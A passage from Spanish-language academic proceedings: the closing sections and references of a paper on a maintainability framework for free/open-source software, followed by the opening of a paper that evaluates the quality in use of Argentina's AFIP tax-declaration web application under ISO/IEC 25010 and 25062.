Cabe destacar que el marco puede ser adoptado por cualquier proyecto o producto no-FLOSS; como se explicó, son lineamientos ya definidos y estudiados en la Ingeniería de Software. Sin embargo, estos proyectos no tienen la motivación de fomentar el uso y posible modificación del producto por cualquier usuario; como sí lo tiene un producto FLOSS. Las buenas prácticas recomendadas en nuestro marco son ampliamente adoptadas en proyectos “tradicionales”, y se han definido y estudiado mecanismos de medición del impacto de sus adopciones. Sin embargo, poco trabajo se ha hecho en el contexto de FLOSS y, más aún, teniendo en cuenta en enfoque planteado: lograr niveles de comprensión y mantenibilidad adecuado para asegurar el ejercicio eficiente y eficaz de las libertades de modificar y adaptar el producto, por cualquier usuario con la experticia necesaria.

En esta etapa inicial de diseño del marco metodológico, se optó por centrar la atención en las buenas prácticas tendientes a la mantenibilidad y documentación por ser éstas las que más rápidamente son identificadas y reconocidas por las comunidades de desarrollo de productor FLOSS. La motivación de construir un marco metodológico es brindar la posibilidad a varios proyectos FLOSS de normalizar y estandarizar sus procesos de desarrollo, entrega y despliegue. Se reconoce que uno de los principales mitos de los proyectos y productos de FLOSS es que no guardan el nivel de rigurosidad y formalismo presente en el “software tradicional”. Con la implementación de un marco metodológico que se adapte puntualmente a este escenario y que permita puntos de medición de facetas exclusivas de software libre (o código abierto), eventualmente se podría pensar en procesos de certificación y homologación de procesos y productos FLOSS, que sean complementarias a las certificaciones de calidad ya conocidas.

5.2. Trabajo Futuro

El marco metodológico propuesto sin duda constituye un aporte de relevancia que apunta a facilitar el ejercicio de las libertades fundamentales del Software Libre.

En esta etapa inicial se están eligiendo proyectos FLOSS para aplicar el marco metodológico y depurarlo. Cabe destacar que el marco propone prácticas que no sólo tienen impacto en el producto; sino también en la forma de gerenciar o administrar el proyecto. Por ende, no basta con elegir proyectos FLOSS al azar y aplicar mediciones al código fuente que se descarga. Es necesario poder consensuar mecanismos, técnicas y pruebas con los desarrolladores que administran la comunidad y coordinan las acciones propias del proyecto –gestión de bugs, liberaciones, versionado, testeos, etc. El estudio del impacto de la adopción del marco metodológico no es trivial y requiere una muestra significativa de casos testigos.

Resta avanzar en diversas líneas con el objeto de incorporar un mayor nivel de detalle y recomendaciones que simplifiquen y favorezcan la adopción de dicho marco por parte de múltiples actores de la comunidad FLOSS. Entre los trabajos futuros que se esperan concretar, podemos mencionar:

- Plantear un marco de trabajo que permita a proyectos FLOSS ya existentes adoptar el esquema metodológico propuesto.
- Establecer un método para fijar niveles de calidad en mantenibilidad y delinear las actividades para adecuar el producto a un formato compatible con esos niveles.
- Avanzar en la descripción más detallada de las actividades que involucrarán cada una de las etapas del marco metodológico; en especial, definir los objetivos generales de cada una y la forma de medir su éxito, recomendando métricas específicas y criterios de aceptación.
- Estudiar el impacto del uso de la práctica de integración continua en el desarrollo de software libre. La integración continua ayuda a detectar fallas de manera temprana durante el proceso de desarrollo del software reduciendo su mantenimiento.
- Explorar si la proliferación de proyectos FLOSS derivados de una obra principal (*forkworks* o bifurcaciones) tiene relación con índices negativos en métricas de mantenibilidad; como así también cuál es la relación entre estas métricas y la tasa de crecimiento de su base de desarrolladores.

6. Referencias

- [1] J. M. Ruiz, C. D. Pacífico y M. M. Pérez, «Clasificación y Evaluación de Métricas de Mantenibilidad Aplicables a Productos de Software Libre,» de *XIX Workshop de Investigadores en Ciencias de la Computación WICC 2017*, CABA, 2017.
- [2] F. Heinz y F. Da Rosa, Guía práctica sobre software libre: su selección y aplicación local en América Latina y el Caribe., Montevideo: UNESCO, 2007.
- [3] R. Stallman, "Why Open Source misses the point of Free Software," 18 nov 2016. [Online]. Available: <https://www.gnu.org/philosophy/open-source-misses-the-point.html>.
- [4] M. S. Elliott y W. Scacchi, «Free software development: cooperation and conflict in.,» *Free/open source software development*, vol. 152, 2005.
- [5] Free Software Foundation, "GNU General Public License, version 3," 29 June 2007. [Online]. Available: <https://www.gnu.org/licenses/gpl-3.0.en.html>.
- [6] The Free Software Foundation (FSF), «The Free Software Foundation (FSF),» [En línea]. Available: <http://www.fsf.org/>.
- [7] Open Source Initiative, «Open Source Initiative,» [En línea]. Available: <https://opensource.org/>.
- [8] R. Stallman, "Free Software Is Even More Important Now," 7 Jul 2017. [Online]. Available: <https://www.gnu.org/philosophy/free-software-even-more-important.en.html>.
- [9] W. Scacchi, J. Feller, B. Fitzgerald, S. Hissam and K. Lakhani, "Understanding free/open source software development processes," *Software Process: Improvement and Practice*, vol. 11, no. 2, pp. 95-105, 2006.
- [10] W. Scacchi, "Free/open source software development: Recent research results and methods," *Advances in Computer*, vol. 69, pp. 243-295, 2007.
- [11] R. Stallman, *Free Software, Free Society: Selected Essays*, Boston, Massachusetts, MA: GNU Press, 2002.
- [12] M. Ferris, "Open source code and business models: More than just a license," 15 May 2013. [Online]. Available:

- <https://opensource.com/business/13/5/open-source-your-code>.
- [13] L. Ibañez, "Open source economic model: Sell the license or charge a consulting fee?," 13 Feb 2013. [Online]. Available: <https://opensource.com/education/13/2/open-source-economic-model>.
- [14] E. Raymond, *The Cathedral & the Bazaar*, O'Reilly Media, 2008.
- [15] J. Feller, *Perspectives on free and open source software*, MIT press, 2005.
- [16] A. Mockus, R. T. Fielding and J. D. Herbsleb, "Two case studies of open source software development: Apache and Mozilla," *ACM Transactions on Software Engineering and Methodology (TOSEM)*, vol. 11, no. 3, pp. 309-346, 2002.
- [17] A. Wasserman, "Building a Business on Open Source Software," *Cases in Technological Entrepreneurship: Converting Ideas into Value.*, pp. 107-121, 2009.
- [18] P. Cooper and A. Nettler, "Free and open source software business and sustainability models," 14 May 2012. [Online]. Available: <http://oss-watch.ac.uk/resources/businessandsustainability>.
- [19] R. S. Pressman, *Ingeniería del Software Un enfoque práctico*, 7ma ed., McGraw-Hill, 2010.
- [20] I. Sommerville, *Ingeniería del Software*, 9º ed., Mexico: Pearson Educacion S.A., 2011.
- [21] ISO/IEC 12207, «Information Technology / Software Life Cycle Processes,» International Organization for Standardization, Geneva, Switzerland, 2008.
- [22] A. Abran y J. Moore, «SWEBOK: Guide to the Software Engineering Body of Knowledge,» IEEE Computer Society Press, Washington, D.C., 2004.
- [23] ISO/IEC 25000, «Systems and Software Engineering – Systems and Software Product Quality Requirements and Evaluation (SQuaRE). Guide to SQuaRE,» International Organization for Standardization, Geneva, Switzerland, 2014.
- [24] ISO/IEC 25010, «Systems and Software Engineering – Systems and Software Product Quality Requirements and Evaluation (SQuaRE) – System and software quality models.,» International Organization for Standardization, Geneva, Switzerland, 2014.
- [25] ISO/IEC/IEEE 24765, «Systems and software engineering – Vocabulary –,» 2010.
- [26] ISO/IEC 9126, «Software Engineering - Product Quality -,» International Organization for Standardization, Geneva, Switzerland, 2001.
- [27] J. Krogstie, A. Jahr y D. Sjoberg, «A longitudinal study of development and maintenance in Norway: Report from the 2003 investigation,» *Information and Software Technology - ELSEVIER*, Norway, 2005.
- [28] J. Sousa y H. Mendes Moreira, «A Survey on the Software Maintenance Process,» 14th IEEE International Conference on Software Maintenance (ICSM '98), Washington, D.C., 1998.
- [29] B. Boehm, J. Brown y M. Lipow, *Quantitative evaluation of software quality*, Los Alamitos, CA, USA: IEEE Computer Society Press, 1976.
- [30] N. Fenton y S. Pfleeger, *Software Metrics: A Rigorous and Practical Approach*, Boston, MA, USA: PWS Publishing Co., 1997.
- [31] Y. Zhou y B. Xu, «Predicting the maintainability of open source software using design metrics,» *Wuhan University Journal of Natural Sciences*, vol. 13, nº 1, pp. 14-20, 2008.
- [32] M. Smit, B. Gergel, H. Hoover and E. Stroulia, "Maintainability and Source Code Conventions: An Analysis of Open Source Projects," University of Alberta Libraries, 2011.
- [33] L. Yu, S. Schach y K. Chen, «Measuring the maintainability of open-source software,» de *International Symposium on Empirical Software Engineering*, Noosa Heads, Australia, 2005.
- [34] A. Bakar, A. Bakar, H. Zulzalil y J. Din, «Review on Maintainability Metrics in Open Source software,» University Putra Malaysia, Selangor, Malaysia, 2012.
- [35] M. Chauhan y M. Sharma, «Predicting Maintainability Of Open Source Softwares: An Empirical Approach,» *International Journal of Engineering Research & Technology*, vol. 2, nº 6, 2013.
- [36] M. Halstead, *Elements of Software Science (Operating and programming systems series)*, New York, USA: Elsevier Science Inc., 1977.
- [37] T. McCabe, «A complexity measure,» *IEEE Transactions on Software Engineering*, vol. 2, no. 4, pp. 308–320, 1976.
- [38] S. Chidamber and C. Kemerer, "A metrics suite for object oriented design," *IEEE Transactions on software engineering*, vol. 20, no. 6, pp. 476-493, 1994.
- [39] D. Coleman, D. Ash, B. Lowther y P. Oman, «Using metrics to evaluate software system maintainability,» *Computer*, vol. 27, nº 8, pp. 44-49, 1994.

- [40] D. Posnett, A. Hindle y P. Devanbu, «A simpler model of software readability,» de *Proceedings of the 8th working conference on mining software repositories*, Waikiki, USA, 2011.
- [41] P. W. Oman y C. R. Cook, «A taxonomy for programming style,» de *Proceedings of the 1990 ACM annual conference on Cooperation*, New York, NY, USA, 1990.
- [42] Free Software Foundation, Inc., «GNU Coding Standards,» 25 07 2016. [En línea]. Available: <https://www.gnu.org/prep/standards/standards.pdf>. [Último acceso: 2017 07 19].
- [43] D. Evans y D. Larochelle, «Improving Security Using Extensible Lightweight Static Analysis,» IEEE Software, Virginia, USA, 2002.
- [44] N. A. Ernst, S. Bellomo, I. Ozkaya y R. L. Nord, «What to Fix? Distinguishing between design and non-design rules in automated tools,» IEEE International Conference on Software Architecture, Pittsburgh, PA, 2017.
- [45] T. Cséri, «Examining Structural Correctness of Documentation Comments in C++ Programs,» IEEE 13th International Scientific Conference on Informatics, Slovakia, 2015.
- [46] E. Irrazábal y J. Garzás, «Análisis de métricas básicas y herramientas de código libre para medir la mantenibilidad,» *Revista Española de Innovación, Calidad e Ingeniería del Software*, pp. 56-65, 2010.
- [47] E. Irrazábal, «Construcción de un entorno para la medición automatizada de la calidad de los productos de software,» Universidad Rey Juan Carlos, España, 2012.
- [48] A. Khanjani y R. Sulaiman, «The process of quality assurance under open source software development,» 2011.
- [49] M. Michlmayr, F. Hunt y D. Probert, «Quality Practices and Problems in Free Software Projects,» 2005.
- [50] IEEE, «1471-2000: Recommended Practice for Architectural Description of Software-Intensive Systems,» 2000.
- [51] W. Ding, P. Liang, H. v. V. A. Tang y M. Shahin, «How Do Open Source Communities Document Software Architecture: An Exploratory Survey,» 2014.
- [52] ISO : IEC: IEEE, «42010: Systems and software engineering: architecture description,» Geneva; New York, 2011.
- [53] W. Kim, S. Chung y B. Endicott-Popovsky, «Software architecture model driven reverse engineering approach to open source software development,» 2014.
- [54] W. J. Dzidek, E. Arisholm y L. C. Briand, «A Realistic Empirical Evaluation of the Costs and Benefits of UML in Software Maintenance,» *IEEE Trans. Softw. Eng.*, vol. 34, n° 3, pp. 407-432, 2008.
- [55] T. Ho-Quang, R. Hebig y G. Robles, «Practices and Perceptions of UML Use in Open Source Projects,» 2017.
- [56] IEEE: , «International Conference on Program Comprehension (ICPC),» [En línea]. Available: <http://www.program-comprehension.org/>. [Último acceso: 10 08 2017].
- [57] T. Rosén, Open Source Business Model – Balancing Customers and Community, Linköping: LiU-Tryck, Linköping, 2008.

Evaluando la Calidad de Uso en una Aplicación de la Administración Federal de Ingresos Públicos

Castro, Marcelo Antonio; Sánchez Rivero, Víctor David; Farfán, José Humberto; Reinoso, Elizabeth del Rosario; Aragón, Fabiana Raquel; Cándido, Andrea Gabriela

Ingeniería + Software (I+S)

Facultad de Ingeniería- Universidad Nacional de Jujuy

{mcastrol vdsanchezrivero | jhfarfan |

edreinoso | fraragon@fi.unju.edu.ar}

agcandido@fhycs.unju.edu.ar

Abstract

El presente trabajo tiene por objeto aplicar un modelo web para la evaluación de la usabilidad, específicamente la Calidad en Uso, en la aplicación Declaraciones Juradas y Pagos, pertenecientes al sitio web de la Administración Federal de Ingresos Públicos de la República Argentina (AFIP). El citado modelo se encuentra basado en el estándar ISO/IEC 25010, el cual detalla las subcaracterísticas y los atributos a evaluar. Además, para el proceso de planificación y evaluación, se utilizó el estándar ISO/IEC 25062, que establece el formato CIF, Common Industry Format, para confeccionar informes de pruebas de usabilidad. En la prueba de usabilidad efectuada por nuestro equipo de investigación, participaron docentes investigadores y alumnos colaboradores del equipo de trabajo. El artículo contiene una breve introducción al concepto de usabilidad, luego expone el modelo de usabilidad web utilizado y el caso de estudio elegido. Finalmente se describen los procesos de planificación y evaluación, cuyos resultados se presentan a través del Informe de la Prueba de Usabilidad realizada.

1. Introducción

En general, un producto software presenta problemas al ser utilizado por los usuarios finales del mismo. Los inconvenientes de utilización del software obligan, a los desarrolladores, a considerar diversos requisitos, entre los cuales se encuentra el concepto de usabilidad.

Respecto a la usabilidad, aunque si bien las diversas definiciones comparten los mismos aspectos conceptuales, son amplias las diferencias en el alcance de las mismas. Para Steve Krug [1] la usabilidad realmente significa tener la certeza de que algo funciona bien, es decir, que cualquier persona con conocimientos o habilidades medias (incluso por

debajo de la media) puede navegar por un sitio web, pilotear un avión o abrir una puerta, por ejemplo, sin que cualquier labor que lleve a cabo conlleve su frustración.

En cambio, para Janice Redish y Joseph Dumas [2] usabilidad significa que la gente que utilice un producto pueda realizar rápida y fácilmente sus tareas.

En el mismo sentido, y de acuerdo a Jakob Nielsen [3], quien establece que es importante tener presente que la usabilidad no es algo simple o una propiedad que ofrezca una única cara relacionada con la interfaz de usuario ofrecida. La usabilidad tiene múltiples componentes e involucra cinco atributos: aprendizaje, eficiencia, memorización, tratamiento de errores y satisfacción.

Relacionando las definiciones expuestas, que tienen como base a la usabilidad, existen otros conceptos que se encuentran directamente emparentados. Por ejemplo, Ben Shneiderman [4] define a la usabilidad universal como la posibilidad y grado con el que usuarios diversos, con tecnologías diferentes e intereses también distintos, pueden acceder a la información y a los servicios.

La W3C [5] establece que la accesibilidad web significa que personas, con algún tipo de discapacidad, van a poder hacer uso de la Web.

La Asociación Española de Ergonomía [6], asegura que la ergonomía es el conjunto de conocimientos de carácter multidisciplinar, aplicados para la adecuación de los productos, sistemas y entornos artificiales a las necesidades, limitaciones y características de sus usuarios, optimizando la eficacia, seguridad y bienestar.

Finalmente, Donald Norman [7] establece que la experiencia de usuario es la respuesta a cómo se sienten los usuarios después de interactuar con un sistema.

De lo expuesto precedentemente se puede observar que existen múltiples conceptos relacionados con la usabilidad. En tal sentido, la ergonomía aporta a la

usabilidad, métodos para resolver el problema de interacción entre el usuario y el sistema, a partir de cambios en el producto o entorno, mediante rediseño siguiendo recomendaciones ergonómicas biométricas y/o psicológicas.

La accesibilidad establece consideraciones para la usabilidad, que deben ser tenidas en cuenta e implican la necesidad de eliminar barreras de acceso y diseñar para la diversidad y heterogeneidad de necesidades de acceso.

La usabilidad universal incluye a la usabilidad y a la accesibilidad, para aglutinar estos conceptos propone incrementar la variedad de la tecnología, aumentar la diversidad de usuarios y eliminar la brecha entre el conocimiento de los usuarios.

En el presente trabajo se utilizó un modelo de usabilidad para productos software genérico, extendido y adaptado a productos orientados a la Web y a la norma ISO/IEC 25010 [8].

El proceso de planificación y evaluación del caso de estudio elegido, se llevó a cabo tomando como base lo propuesto por el estándar ISO/IEC 25062 [9], a pesar que se encuentra actualmente en revisión.

2. Los Estándares Internacionales y la Usabilidad

Los estándares internacionales, en relación a la usabilidad, plantean la calidad del producto software y la calidad de la interacción; es decir la calidad del producto y la calidad del proceso. Las disciplinas que trabajan estrechamente con la usabilidad, son la Ingeniería del Software y la Interacción Hombre-Máquina (HCI).

Particularmente la Ingeniería del Software, se preocupa por la calidad del producto software a través de la evaluación de características tales como la funcionalidad, la fiabilidad, la eficiencia, la mantenibilidad, la portabilidad y la usabilidad. Por su parte la Interacción Hombre-Máquina, pone especial énfasis en la calidad del proceso de interacción, verificando la accesibilidad, la experiencia de usuario y la usabilidad.

Se puede afirmar que en general los estándares internacionales, trabajan con diversos factores de calidad asociados tanto al producto software como al proceso de interacción que ofrecen los mismos. En la Tabla 1, se puede apreciar la relación entre los distintos estándares internacionales y los factores de calidad que consideran.

Tabla 1. Relación entre estándar y factores de calidad.

Estándar	Factores de Calidad considerados
ISO 9241-11 [10].	Usabilidad.
ISO 9241-210 [11]	Usabilidad, UX (Experiencia de Usuario) y DCU (Diseño Centrado en el Usuario).
ISO 9241-171 [12]	Accesibilidad.
ISO/IEC 25010 [8]	Funcionalidad, eficiencia, fiabilidad, usabilidad, portabilidad y mantenimiento.
ISO/IEC 25022 [13]	Calidad en uso.

Particularmente el estándar ISO/IEC 25062 [9], proporciona un método para la comunicación de los resultados de las pruebas de usabilidad. El formato CIF (Common Industry Format) está diseñado para informar de los resultados de las pruebas de usabilidad formales en los que se recogieron mediciones cuantitativas, y es particularmente apropiado para una prueba sumativa/comparativa.

3. Modelo de Usabilidad Web

En el presente trabajo se utilizó, tal como se mencionó en el apartado anterior, el modelo de usabilidad Web propuesto en Abrahão e Insfran [14] para productos software genéricos. Este modelo se ha extendido y adaptado a productos orientados a la Web y a la última norma ISO/IEC 25000 SQuaRE y se encuentra detallado en WUEP: Un Proceso de Evaluación de Usabilidad Web Integrado en el Desarrollo de Software Dirigido por Modelos [15].

El Modelo de Usabilidad Web utilizado tiene en cuenta la división de subcaracterísticas que se realiza en la ISO/IEC 25010 y que hace referencia al modelo de calidad propuesto por SQuaRE. Sin embargo, dichas subcaracterísticas son muy genéricas y poseen un alto nivel de abstracción. En consecuencia, el Modelo de Usabilidad Web propuesto para el presente trabajo, descompone dichas subcaracterísticas en atributos cercanos al dominio Web, intentando que las definiciones de los mismos se solapen lo mínimo posible entre ellos, obteniendo un modelo de usabilidad muy amplio.

Para lograr adaptar el modelo de calidad propuesto por la norma ISO/IEC 25000 SQuaRE, se hace necesario contemplar dos vistas del modelo de usabilidad:

- Una que contemple la usabilidad de la aplicación Web vista desde la perspectiva de un producto software, y
- Otra que contemple la usabilidad de la aplicación Web desde la perspectiva de los usuarios en un determinado contexto, denominada usabilidad en uso o comúnmente señalada como perspectiva de Calidad en Uso.

Esta última perspectiva de Calidad en Uso, es la que se utilizó para evaluar el caso de estudio elegido. Cada métrica fue asociada a un único atributo, con el objetivo de descubrir problemas de usabilidad en base a los valores obtenidos, pudiendo además cuantificar cómo dicho atributo afecta al nivel de usabilidad de la aplicación Web.

En la Tabla 2 se presenta una descripción de la vista Calidad en Uso perteneciente al Modelo de Usabilidad

Web, describiendo cada subcaracterística, atributos y métricas en los que la misma se descompone. Es importante señalar que para este trabajo no se tuvo en cuenta la característica Usabilidad en Uso adherida a Normas o Convenciones, lo cual se diferencia del trabajo realizado en [15].

Tabla 2. Vista calidad en uso.

Subcaracterística	Atributo	Métrica	Escala	Interpretación	
1. Efectividad en Uso	1.1. Facilidad de ayuda	Legibilidad del tutorial	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario tiene que esforzarse para leer el tutorial que podría proporcionarle la aplicación Web, mientras que valores cercanos a 7 indican que el usuario ahorra tiempo en leer el tutorial.	
		1.1.1. Efectividad de la ayuda On-Line	Efectividad del sistema de ayuda	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario no encuentra efectivo al sistema de ayuda que podría proporcionarle la aplicación Web, mientras que valores cercanos a 7 indican que el usuario encuentra toda la información que necesita en el sistema de ayuda.
			Facilidad del uso del sistema de ayuda	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario no encuentra fácil de usar el sistema de ayuda que podría proporcionarle la aplicación Web, mientras que valores cercanos a 7 indican que el usuario encuentra mucha facilidad para utilizar el sistema de ayuda.
		1.1.2. Completitud de la ayuda On-Line	Proporción de funcionalidades no cubiertas en las consultas del usuario	Valor real entre 0 y 7	Valores cercanos a 0 indican una baja proporción de funcionalidades no cubiertas, valores cercanos a 7 indican una alta proporción de funcionalidades no cubiertas en la ayuda On-Line.
		1.1.3. Frecuencia de consulta de ayuda	Número de veces que el usuario accede a la ayuda por tarea	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario no necesita ingresar al sistema de ayuda, valores más altos indican un acceso constante al sistema de ayuda.
	1.2. Rendimiento de las tareas del usuario	1.2.1. Completado de las tareas	Número de tareas completadas	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario no pudo completar la tarea a la que tuvo acceso, valores cercanos a 7 indican que el usuario pudo completar todas las tareas sin importar el procedimiento empleado.
		1.2.2. Exactitud de las tareas	Número de tareas completadas de forma adecuada	Valor real entre 0 y 7	Valores cercanos a 0 indican que el usuario no pudo completar de manera correcta las tareas, valores cercanos a 7 indican que el usuario completó, de forma correcta, los procedimientos.
	2. Eficiencia	2.1. Eficiencia	2.1.1. Tiempo para	Tiempo medio necesario	Valor real entre 0 y 7

en Uso	de las tareas del usuario	completar las tareas	para cumplir una tarea		ejecución de las tareas es excesivamente lento, mientras que valores cercanos a 7 indican tiempos sumamente eficientes en la ejecución de las mismas. Se utilizan páginas especializadas en la medición para testear la velocidad de carga de la página, que devuelven valores de 0 a 100. Posteriormente se convierte estos valores a una escala de 0 a 7.
		2.1.2. Carga de la tarea	Índice User Task Load (UTLIndex)	Valor real entre 0 y 7	Se utiliza el método NASA TLX, que considera que si se obtienen valores de 500 puntos o menos el Nivel de Carga Mental (fatiga, monotonía, hipervigilancia, saturación mental) es BAJO, entre 500 y 1000 puntos es MEDIO y sobre los 1000 puntos el Nivel de Carga es ALTO, lo cual indica factores predominantes que poseen un carácter intrínseco. Posteriormente se convierte estos valores a una escala de 0 a 7 ascendente.
	2.2. Esfuerzo cognitivo	2.2.1. Esfuerzo mental subjetivo	Tasa Subjetive Mental Effort (SME ratio)	Valor real entre 0 y 7	Se aplica también el método NASA-TLX, por recomendación de la bibliografía. Posteriormente se convierte estos valores a una escala de 0 a 7 ascendente.
		2.2.2. Facilidad de recordar (Memorabilidad)	Facilidad de la función de aprendizaje	Valor real entre 0 y 7	Valores cercanos a 0 indica que al usuario le resulta sumamente difícil alcanzar los objetivos específicos la primera vez que se utiliza la aplicación, ya que la primera experiencia que tienen los usuarios con un nuevo sistema es la de aprender a usarlo. Valores cercanos a 7 indican que al usuario le resulta sumamente fácil alcanzar los objetivos específicos.
			Facilidad de realizar tareas de aprendizaje	Valor real entre 0 y 7	Valores cercanos a 0 indica que al usuario le resulta sumamente difícil realizar tareas de aprendizaje, es decir que hacer, de qué manera y en qué orden, mediante enunciados que logren que el usuario realicen las diferentes opciones analizadas, mientras que valores cercanos a 7 indican que al usuario le resulta sumamente fácil realizar dichas tareas de aprendizaje.
		2.3. Limitaciones del contexto	2.3.1. Carga del sistema	Memoria consumida durante el uso de la aplicación web	Valor real entre 0 y 7
	2.3.2. Adaptación a las habilidades		Número de perfiles de usuario completados	Valor real entre 0 y 7	Valores cercanos a 0 indica que las opciones están desarrolladas para un único usuario, mientras que valores cercanos a 7 indica un gran número

		del usuario			de perfiles de usuarios y opciones para los mismos.
			Número de incidencias de la tarea	Valor real entre 0 y 7	Valores cercanos a 0 indica un gran número de incidencias o situaciones que se presentaron para realizar las opciones que se estudian, mientras que valores cercanos a 7 señalan una muy pequeña cantidad de incidencias (o cero incidencias si fuera 7).
3. Satisfacción en Uso	3.1. Satisfacción cognitiva	3.1.1. Utilidad percibida	Número de funcionalidades que el usuario encuentra útiles	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es la percepción que el usuario tiene acerca de la utilidad de la aplicación Web.
		3.1.2. Calidad de los resultados	Número de funcionalidades que el usuario esperaba encontrar	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es la percepción que el usuario tiene acerca de la calidad de los resultados.
	3.2. Satisfacción emocional	3.2.1. Atracción subjetiva percibida	Número de comentarios positivos del usuario	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es la atracción subjetiva que el usuario demuestra hacia la aplicación Web.
		3.2.2. Frustración percibida	Número de interrupciones en una tarea	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es el número la frustración que el usuario demuestra en el uso de la aplicación Web.
		3.2.3. Riesgos del contenido	Número de comentarios negativos acerca del contenido	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es la percepción que tiene el usuario sobre los Riesgos del Contenido de la aplicación Web.
	3.3. Satisfacción física		Número de comentarios positivos del usuario	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es la satisfacción física que el usuario demuestra hacia la aplicación Web.
	3.4. Confianza Satisfacción	3.4.1. Aparición de errores	Número de errores entre operaciones	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es el número de errores entre operaciones el usuario percibe en la aplicación Web.
		3.4.2. Credibilidad del sitio	Calidad de las impresiones del usuario	Entero mayor o igual que 0	[Valor= 0]: Considera que el sitio no es creíble. [1 ≤ Valor ≤ 3]: Considera que el sitio es poco creíble. [4 ≤ Valor ≤ 7]: Considera que el sitio es medianamente creíble. [Valor ≥ 8]: Considera que el sitio es creíble.
		3.4.3. Riesgos económicos	Número de incidentes involucrando pérdidas económicas	Entero mayor o igual que 0	Cuanto mayor es el resultado obtenido mayor es el riesgo económico que el usuario percibe en el uso hacia la aplicación Web.

4. Caso de Estudio Elegido

Para la realización del presente trabajo se eligió el sitio web de la Administración Federal de Ingresos

Públicos de la República Argentina (AFIP) y específicamente los Servicios Web con clave fiscal en los cuales se encuentra la opción Declaración Jurada y Pagos, que ofrece la citada repartición gubernamental y

que se encuentra disponible en el sitio web https://auth.afip.gob.ar/contribuyente_/loginClave.xhtml.

En la Figura 1 puede apreciarse la pantalla correspondiente al menú de Declaraciones Juradas y Pagos pertenecientes a la AFIP.




Figura1. Pantalla de Declaraciones Juradas y Pagos.

En el presente trabajo se evaluaron los siguientes servicios:

- Consultas de DDJJ presentadas en el sistema Contribuyentes según impuestos.
- Consulta Falta de Presentación.
- Nuevo VEP (Generación de un Volante Electrónico de Pagos).

5. Proceso de Planificación de la Evaluación

Para la evaluación de la Calidad de uso de los servicios web de la AFIP especificados anteriormente y teniendo en cuenta lo propuesto por la norma ISO/IEC 25062, se definen las siguientes actividades con el tiempo estimado en cada etapa:

a. Etapa: Diseño y especificación de la prueba.

Tiempo estimado: 1 semana.

Actividades:

- Definir el equipo que tendrá a cargo la evaluación de usabilidad (*).
- Definir y describir claramente los productos a evaluar.
- Establecer objetivos de la prueba de usabilidad.
- Definir características de los participantes (**).

- Seleccionar participantes.
- Definir y describir las tareas a ejecutar durante la prueba.
- Definir el equipamiento y software a utilizar.
- Determinar las variables a registrar y métricas a utilizar.
- Definir las fechas y preparar el lugar de realización de las pruebas (**).
- Explicitar, documentalmente, la descripción de la prueba: consignas y cuestionarios.
- Efectuar una prueba piloto, para determinar desviaciones a lo previsto (***)
- Efectuar las correcciones necesarias.
- Convocar formalmente a los participantes seleccionados, teniendo en cuenta lo definido.

(*) El equipo encargado de realizar la evaluación estuvo conformado por los integrantes del equipo de investigación I+S (Ingeniería y Software) perteneciente a la Facultad de Ingeniería de la Universidad Nacional de Jujuy. La coordinación general estuvo a cargo del Director del equipo de investigación.

(**) Los participantes fueron docentes y alumnos integrantes del equipo de investigación. Los perfiles, en general, de los usuarios son usuarios expertos y usuarios visitantes.

(***) El Lugar de realización de las pruebas fue el Centro de Cómputos de la Facultad de Ingeniería.

(****) Para la prueba piloto, se designaron dos docentes investigadores y dos alumnos, pertenecientes al equipo de investigación.

b. Etapa: Desarrollo de la prueba.

Tiempo estimado: 1 semana.

Actividades:

- Poner en funcionamiento y controlar equipamiento y software.
- Recibir a los participantes y explicar lo que se desarrollará durante la prueba.
- Ejecutar las tareas, según lo definido.
- Realizar cuestionarios definidos.
